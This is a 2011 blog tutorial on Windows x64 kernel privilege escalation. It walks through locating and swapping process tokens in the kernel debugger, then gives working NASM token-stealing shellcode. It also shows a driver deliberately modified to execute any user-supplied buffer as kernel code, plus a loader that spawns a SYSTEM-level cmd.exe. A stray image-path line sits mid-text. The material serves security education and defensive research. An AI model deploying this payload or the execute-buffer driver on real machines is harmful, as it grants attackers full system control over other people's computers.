McDermott Cybersecurity

x64 Kernel Privilege Escalation

March 7, 2011

Caution: Mucking around in the kernel like this carries a high risk of causing the Blue Screen of Death (BSOD) and possible data loss. Testing in a virtual machine or other non-production system is highly recommended.

Introduction

The user account and access privileges associated with a running Windows process are determined by a kernel object called a *token*. The kernel data structures that keep track of various process-specific data contain a pointer to the process's token. When the process attempts to perform various actions, such as opening a file, the account rights and privileges in the token are compared to the privileges required, to determine if access should be granted or denied.

Because the token pointer is simply data in kernel memory, it is a trivial matter for code executing in kernel mode to change it to point to a different token and therefore grant the process a different set of privileges. This underscores the importance of securing the system against vulnerabilities that can be exploited by local users to execute code in the kernel.

This article will provide an explanation and sample exploit code for elevating a process to Administrator-level privileges. Modified versions of the device driver and test program from my device driver development article will be used as a means of injecting executable code into the kernel.

Details

For a walk-through we will start up a command prompt (cmd.exe) with standard user privileges, and then use the kernel debugger to manually locate the token of the highly privileged **System** process and give the running cmd.exe process System-level privileges.

First, find the hexadecimal address of the System process:

```
kd> !process 0 0 System
PROCESS fffffa8003cf11d0
    SessionId: none  Cid: 0004    Peb: 00000000  ParentCid: 0000
    DirBase: 00187000  ObjectTable: fffff8a0000018b0  HandleCount: 687.
    Image: System
```

This points to an _EPROCESS structure with many fields which we can dump as follows:

```
kd> dt _EPROCESS fffffa8003cf11d0
nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x160 ProcessLock      : _EX_PUSH_LOCK
   +0x168 CreateTime       : _LARGE_INTEGER 0x1cbdcf1`54a2bf4a
   +0x170 ExitTime         : _LARGE_INTEGER 0x0
   +0x178 RundownProtect   : _EX_RUNDOWN_REF
   +0x180 UniqueProcessId  : 0x00000000`00000004 Void
```

```
   +0x188 ActiveProcessLinks : _LIST_ENTRY [ 0xfffffa80`05b3c828 - 0xfffff800`02e71b30 ]
   +0x198 ProcessQuotaUsage : [2] 0
   +0x1a8 ProcessQuotaPeak : [2] 0
   +0x1b8 CommitCharge     : 0x1e
   +0x1c0 QuotaBlock       : 0xfffff800`02e50a80 _EPROCESS_QUOTA_BLOCK
   +0x1c8 CpuQuotaBlock    : (null)
   +0x1d0 PeakVirtualSize  : 0xf70000
   +0x1d8 VirtualSize      : 0x870000
   +0x1e0 SessionProcessLinks : _LIST_ENTRY [ 0x00000000`00000000 - 0x0 ]
   +0x1f0 DebugPort        : (null)
   +0x1f8 ExceptionPortData : (null)
   +0x1f8 ExceptionPortValue : 0
   +0x1f8 ExceptionPortState : 0y000
   +0x200 ObjectTable      : 0xfffff8a0`000018b0 _HANDLE_TABLE
   +0x208 Token            : _EX_FAST_REF
   +0x210 WorkingSetPage   : 0
   [...]
```

The token is a pointer-sized value located at offset **0x208** and we can dump the value as follows:

```
kd> dq fffffa8003cf11d0+208 L1
fffffa80`03cf13d8  fffff8a0`00004c5c
```

You may have noticed in the _EPROCESS structure that the Token field is declared as an _EX_FAST_REF, rather than the expected _TOKEN structure. The _EX_FAST_REF structure is a trick that relies on the assumption that kernel data structures are required to be aligned in memory on a 16-byte boundary. This means that a pointer to a token or any other kernel object will always have the last 4 bits set to zero (in hex the last digit will always be zero). Windows therefore feels free to use the low 4 bits of the pointer value for something else (in this case a reference count that can be used for internal optimization purposes).

```
kd> dt _EX_FAST_REF
nt!_EX_FAST_REF
   +0x000 Object           : Ptr64 Void
   +0x000 RefCnt           : Pos 0, 4 Bits
   +0x000 Value            : Uint8B
```

To get the actual pointer from an _EX_FAST_REF, simply change the last hex digit to zero. To accomplish this programmatically, mask off the lowest 4 bits of the value with a logical-AND operation.

```
kd> ? fffff8a0`00004c5c & ffffffff`fffffff0
Evaluate expression: -8108898235312 = fffff8a0`00004c50
```

We can display the token with `dt _TOKEN` or get a nicer display with the !token extension command:

```
kd> !token fffff8a0`00004c50
_TOKEN fffff8a000004c50
TS Session ID: 0
User: S-1-5-18
Groups:
 00 S-1-5-32-544
    Attributes - Default Enabled Owner
 01 S-1-1-0
    Attributes - Mandatory Default Enabled
 02 S-1-5-11
    Attributes - Mandatory Default Enabled
 03 S-1-16-16384
    Attributes - GroupIntegrity GroupIntegrityEnabled
Primary Group: S-1-5-18
Privs:
 02 0x000000002 SeCreateTokenPrivilege           Attributes -
 03 0x000000003 SeAssignPrimaryTokenPrivilege    Attributes -
 04 0x000000004 SeLockMemoryPrivilege            Attributes - Enabled Default
[...]
```


Note that the Security Identifier (SID) with value S-1-5-18 is the built-in SID for the Local System account (see the well-known SIDs reference from Microsoft).

The next step is to locate the _EPROCESS structure for the cmd.exe process and replace the Token pointer at offset 0x208 with the address of the System token:

```
kd> !process 0 0 cmd.exe
PROCESS fffffa80068ea060
    SessionId: 1  Cid: 0d0c    Peb: 7fffffdf000  ParentCid: 094c
    DirBase: 1f512000  ObjectTable: fffff8a00b8b5a10  HandleCount:  18.
    Image: cmd.exe

kd> eq fffffa80068ea060+208 fffff8a000004c50
```

Finally, go to the command prompt and use the built-in `whoami` command to display the user account. You can also confirm by running commands or accessing files that you know should require Administrator privileges.



Exploit Code

Implementing the above procedure in code is short and sweet, with only minor differences for x64 as compared to the x86 privilege escalation codes that have been around for years.

I disassembled the `nt!PsGetCurrentProcess` function to see how to get the _EPROCESS address of the current process. The _EPROCESS structures of all running processes on the system are linked together in a circular doubly-linked list using the ActiveProcessLinks member. We can locate the **System** process by following these links and looking for process ID 4.

```
;priv.asm
;grant SYSTEM account privileges to calling process

[BITS 64]
```

```
start:
;    db 0cch                ;uncomment to debug
    mov rdx, [gs:188h]      ;get _ETHREAD pointer from KPCR
    mov r8, [rdx+70h]       ;_EPROCESS (see PsGetCurrentProcess function)
    mov r9, [r8+188h]       ;ActiveProcessLinks list head

    mov rcx, [r9]           ;follow link to first process in list
find_system_proc:
    mov rdx, [rcx-8]        ;offset from ActiveProcessLinks to UniqueProcessId
    cmp rdx, 4              ;process with ID 4 is System process
    jz found_it
    mov rcx, [rcx]          ;follow _LIST_ENTRY Flink pointer
    cmp rcx, r9             ;see if back at list head
    jnz find_system_proc
    db 0cch                 ;(int 3) process #4 not found, should never happen

found_it:
    mov rax, [rcx+80h]      ;offset from ActiveProcessLinks to Token
    and al, 0f0h            ;clear low 4 bits of _EX_FAST_REF structure
    mov [r8+208h], rax      ;replace current process token with system token
    ret
```

I'm using the Netwide Assembler (NASM) in Cygwin to assemble the code (native win32 NASM binaries are also available). Build with:

```
nasm priv.asm
```

This will generate a raw binary output file called **priv** (with no file extension).

Note that NASM generates the two-byte opcode **0xCD 0x03** for the **int 3** instruction rather than the standard one-byte **0xCC** debugger breakpoint. This causes problems in the kernel debugger because it assumes that the next instruction is only one byte ahead in memory, not two bytes. This can be worked around if necessary by manually adjusting the RIP register by one byte after the breakpoint hits, but it's better to just generate the correct opcode in the first place with **db 0cch.**

Testing

My device driver development article presents a sample device driver which accepts a string from a user-mode process via a Device I/O Control interface, and simply prints the string to the kernel debugger. To test the above exploit code, I modified the driver to execute the passed-in data as code instead:

```
void (*func)();

//execute code in buffer
func = (void(*)())buf;
func();
```

This of course requires that the memory page be marked executable, otherwise Data Execution Prevention (DEP) would trigger an exception. I was actually surprised that the buffer passed into an IOCTL interface (using METHOD_DIRECT) was executable by default. I'm not sure if this will always be the case, and I believe it has to do with the use of large pages in kernel memory on x64 systems, which make memory protections impractical (memory can only be set as non-executable at the granularity of the virtual memory page size).

I then modified the user-mode test program to use the following function to read the data from the **priv** binary file rather than passing in a hard-coded string:

```
//allocates buffer and reads entire file
//returns NULL on error
//stores length to bytes_read if non-NULL
char *read_file_data(char *filename, int *bytes_read) {
    char *buf;
    int fd, len;

    fd = _open(filename, _O_RDONLY | _O_BINARY);
```

```
    if (-1 == fd) {
        perror("Error opening file");
        return NULL;
    }

    len = _filelength(fd);

    if (-1 == len) {
        perror("Error getting file size");
        return NULL;
    }

    buf = malloc(len);

    if (NULL == buf) {
        perror("Error allocating memory");
        return NULL;
    }

    if (len != _read(fd, buf, len)) {
        perror("error reading from file");
        return NULL;
    }

    _close(fd);

    if (bytes_read != NULL) {
        *bytes_read = len;
    }

    return buf;
}
```

Finally, I also modified the test program to launch a command prompt in a separate process after executing the exploit code via the driver:

```
//launch command prompt (cmd.exe) as new process
void run_cmd() {
    STARTUPINFO si;
    PROCESS_INFORMATION pi;

    ZeroMemory(&si, sizeof(si));
    ZeroMemory(&pi, sizeof(pi));
    si.cb = sizeof(si);

    if (!CreateProcess(L"c:\\windows\\system32\\cmd.exe", NULL, NULL, NULL, FALSE,
                CREATE_NEW_CONSOLE, NULL, NULL, &si, &pi)) {
        debug("error spawning cmd.exe");
    } else {
        printf("launched cmd.exe with process id %d\n", pi.dwProcessId);
    }
}
```

The new command prompt process inherits the token of the test program process, which has been elevated to the System token.